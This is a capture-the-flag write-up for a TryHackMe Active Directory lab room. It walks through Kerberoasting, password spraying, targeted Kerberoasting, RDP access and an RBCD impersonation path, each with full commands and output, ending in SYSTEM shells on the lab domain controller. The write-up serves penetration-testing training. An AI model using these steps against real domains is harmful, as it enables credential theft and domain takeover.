TryHackMe: Operation Endgame
Operation Endgame was a room that focused on Active Directory exploitation. We started by using the guest account to perform Kerberoasting, followed by password spraying and DACL abuse to obtain an RDP session on the target. From there, we enumerated the file system and discovered domain administrator credentials inside an automation script, which allowed us to complete the room.
I will also showcase how, due to some extreme permissions granted to it, we could have used the guest account alone to compromise the entire domain.
Initial Enumeration
Nmap Scan
We start with an nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
$ nmap -T4 -n -sC -sV -Pn -p- 10.114.129.164
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
80/tcp    open  http              Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-02-27 23:02:11Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http          Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=thm-LABYRINTH-CA
| Not valid before: 2023-05-12T07:26:00
|_Not valid after:  2028-05-12T07:35:59
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| tls-alpn:
|_  http/1.1
|_ssl-date: 2026-02-27T23:03:11+00:00; 0s from scanner time.
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
3389/tcp  open  ms-wbt-server     Microsoft Terminal Services
| ssl-cert: Subject: commonName=ad.thm.local
| Not valid before: 2026-02-26T22:38:10
|_Not valid after:  2026-08-28T22:38:10
|_ssl-date: 2026-02-27T23:03:11+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: AD
|   DNS_Domain_Name: thm.local
|   DNS_Computer_Name: ad.thm.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-02-27T23:03:03+00:00
...
From the port scan, we can see that we are dealing with a Domain Controller (DC). The presence of Kerberos (88), LDAP (389/636/3268/3269), SMB (445), and DNS (53) strongly indicates this.
We can also discover the hostname as AD and the domain name as thm.local. Therefore, we add the following entry to our hosts file:
1
10.114.129.164 ad.thm.local thm.local
Intended Way
CODY_ROY
Checking the domain for guest account access, we can see that we are able to authenticate with it.
1
2
3
4
5
6
7
8
9
10
11
$ nxc smb ad.thm.local -u 'guest' -p '' --shares
SMB         10.114.129.164  445    AD               [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD) (domain:thm.local) (signing:True) (SMBv1:False)
SMB         10.114.129.164  445    AD               [+] thm.local\guest:
SMB         10.114.129.164  445    AD               [*] Enumerated shares
SMB         10.114.129.164  445    AD               Share           Permissions     Remark
SMB         10.114.129.164  445    AD               -----           -----------     ------
SMB         10.114.129.164  445    AD               ADMIN$                          Remote Admin
SMB         10.114.129.164  445    AD               C$                              Default share
SMB         10.114.129.164  445    AD               IPC$            READ            Remote IPC
SMB         10.114.129.164  445    AD               NETLOGON                        Logon server share
SMB         10.114.129.164  445    AD               SYSVOL                          Logon server share
We are also able to use the guest account to authenticate to LDAP.
1
2
3
$ nxc ldap ad.thm.local -u 'guest' -p ''
LDAP        10.114.129.164  389    AD               [*] Windows 10 / Server 2019 Build 17763 (name:AD) (domain:thm.local)
LDAP        10.114.129.164  389    AD               [+] thm.local\guest:
We can use this to enumerate Kerberoastable accounts (users with SPNs set) and then request service tickets for these accounts in order to attempt offline password cracking.
Using netexec, we find such an account and obtain the TGS hash for the cody_roy account:
1
2
3
4
5
6
$ nxc ldap ad.thm.local -u 'guest' -p '' --kerberoasting kerberoastables.txt
LDAP        10.114.129.164  389    AD               [*] Windows 10 / Server 2019 Build 17763 (name:AD) (domain:thm.local)
LDAP        10.114.129.164  389    AD               [+] thm.local\guest:
LDAP        10.114.129.164  389    AD               [*] Total of records returned 1
LDAP        10.114.129.164  389    AD               [*] sAMAccountName: CODY_ROY, memberOf: CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local, pwdLastSet: 2024-05-10 14:06:07.611965, lastLogon: 2024-04-24 15:41:18.970113
LDAP        10.114.129.164  389    AD               $krb5tgs$23$*CODY_ROY$THM.LOCAL$thm.local\CODY_ROY*$fe92...
Using john, we are able to successfully crack the hash and obtain the password.
1
2
3
4
$ john kerberoastables.txt --wordlist=/usr/share/wordlists/rockyou.txt
...
M[REDACTED]0         (?)
...
ZACHARY_HUNT
We can use the cody_roy user to collect BloodHound data; however, the user does not seem to have any significant privileges.
1
$ bloodhound-ce-python -u 'cody_roy@thm.local' -p 'M[REDACTED]0' --zip -dc ad.thm.local -c All -d thm.local -ns 10.114.129.164  --dns-timeout 10 --dns-tcp
At this point, it does not seem like we have much. However, since we obtained a valid password, we can attempt password spraying to determine whether other accounts reuse the same credentials.
First, we use netexec to enumerate all domain users:
1
nxc ldap ad.thm.local -u 'cody_roy' -p 'M[REDACTED]0' --users
We format the output so that each username is on a single line:
1
2
3
4
5
6
7
8
9
10
11
$ head users.txt
Administrator
Guest
krbtgt
SHANA_FITZGERALD
CAREY_FIELDS
DWAYNE_NGUYEN
BRANDON_PITTMAN
BRET_DONALDSON
VAUGHN_MARTIN
DICK_REEVES
Now, using netexec again with this user list and the discovered password to perform password spraying, we discover that the zachary_hunt user also has the same password.
1
2
3
4
5
6
$ nxc smb ad.thm.local -u users.txt -p 'M[REDACTED]0' --continue-on-success
SMB         10.114.129.164  445    AD               [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD) (domain:thm.local) (signing:True) (SMBv1:False)
...
SMB         10.114.129.164  445    AD               [+] thm.local\CODY_ROY:M[REDACTED]0
...
SMB         10.114.129.164  445    AD               [+] thm.local\ZACHARY_HUNT:M[REDACTED]0
JERRI_LANCASTER

Checking the permissions for the zachary_hunt user in BloodHound, we can see that the user has GenericWrite rights over the jerri_lancaster user. We can use this to perform a targeted Kerberoasting attack by leveraging our write permissions to add a temporary SPN to that user and then requesting a service ticket to perform the usual Kerberoasting.
Using targetedKerberoast.py for this, we are able to capture the hash for the jerri_lancaster user.
1
2
3
4
5
6
7
$ python3 targetedKerberoast.py -v -d 'thm.local' -u 'ZACHARY_HUNT' -p 'M[REDACTED]0' --dc-host ad.thm.local --request-user JERRI_LANCASTER
[*] Starting kerberoast attacks
[*] Attacking user (JERRI_LANCASTER)
[VERBOSE] SPN added successfully for (JERRI_LANCASTER)
[+] Printing hash for (JERRI_LANCASTER)
$krb5tgs$23$*JERRI_LANCASTER$THM.LOCAL$thm.local/JERRI_LANCASTER*$f0a0...
[VERBOSE] SPN removed successfully for (JERRI_LANCASTER)
Using john, we are able to successfully crack the hash and discover the password for the user.
1
2
3
4
$ john jerri_lancaster.hash --wordlist=/usr/share/wordlists/rockyou.txt
...
l[REDACTED]!       (?)
...
SANFORD_DAUGHERTY
Checking the permissions for jerri_lancaster in BloodHound, we can see that the user is a member of the Remote Desktop Users group.

Knowing this, we can try to RDP to the machine using xfreerdp.
1
xfreerdp /v:ad.thm.local /u:'jerri_lancaster' /p:'l[REDACTED]!' /dynamic-resolution /clipboard /cert:ignore

We are successfully able to RDP to the machine; however, we encounter some errors related to profile creation for the user. This is not an issue, as we can simply ignore them and use the WIN + R shortcut to spawn a Run dialog box, which we use to launch a command prompt by entering cmd.

Using this command prompt to enumerate the file system, we notice an interesting directory on C:\ called Scripts.

Checking the C:\Scripts directory, there is a single PowerShell script called syncer.ps1. Upon reading it, we see that it contains credentials for the sanford_daugherty user.
Testing these credentials, we confirm that they work. Additionally, the sanford_daugherty user is a local administrator on the target machine, as indicated by (Pwn3d!) in the netexec output.
1
2
3
$ nxc smb ad.thm.local -u 'sanford_daugherty' -p 'R[REDACTED]3'
SMB         10.114.129.164  445    AD               [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD) (domain:thm.local) (signing:True) (SMBv1:False)
SMB         10.114.129.164  445    AD               [+] thm.local\sanford_daugherty:R[REDACTED]3 (Pwn3d!)
Knowing this, we can use smbexec from Impacket to spawn a shell as SYSTEM and read the flag located at C:\Users\Administrator\Desktop\flag.txt.txt to complete the room.
1
2
3
4
5
6
7
8
9
$ smbexec.py 'THM.LOCAL/SANFORD_DAUGHERTY:R[REDACTED]3@ad.thm.local'
Impacket v0.14.0.dev0+20251209.143744.82a5a8f0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\flag.txt.txt
THM{I[REDACTED]S}
Unintended Way
RBCD
If we use the BloodHound data we collected to check the permissions for the guest account, we can see that there are multiple permissions assigned to the user, with the most interesting one being GenericWrite access over the Domain Controller.

We can use this write access to modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the Domain Controller to perform Resource-Based Constrained Delegation (RBCD). For this, we also need an account with an SPN set that we control. Usually, we would create a computer account for this purpose, as computer accounts have an SPN set by default. However, from the previous Kerberoasting attempt, we already know that the cody_roy account has an SPN set, and we have the password for that account, so we can simply use that.
Using rbcd.py, we set the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the Domain Controller (DC) to allow delegation from the cody_roy account.
1
2
3
4
5
6
7
8
$ rbcd.py THM.LOCAL/guest -no-pass -dc-ip 10.114.129.164 -delegate-to AD$ -delegate-from CODY_ROY -action write
Impacket v0.14.0.dev0+20251209.143744.82a5a8f0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] CODY_ROY can now impersonate users on AD$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     CODY_ROY     (S-1-5-21-1966530601-3185510712-10604624-1144)
Now we can use getST.py with the CODY_ROY account to request a TGS for the cifs/ad.thm.local service on the Domain Controller and impersonate the Administrator account.
1
2
3
4
5
6
7
8
9
$ getST.py -impersonate "Administrator" -spn "cifs/ad.thm.local" -k -no-pass 'THM.LOCAL/CODY_ROY:M[REDACTED]0'
Impacket v0.14.0.dev0+20251209.143744.82a5a8f0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_ad.thm.local@THM.LOCAL.ccache
Finally, using this ticket with smbexec.py, we can spawn a shell as SYSTEM on the Domain Controller.
1
2
3
4
5
6
$ KRB5CCNAME=Administrator@cifs_ad.thm.local@THM.LOCAL.ccache smbexec.py -k -no-pass Administrator@ad.thm.local
Impacket v0.14.0.dev0+20251209.143744.82a5a8f0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system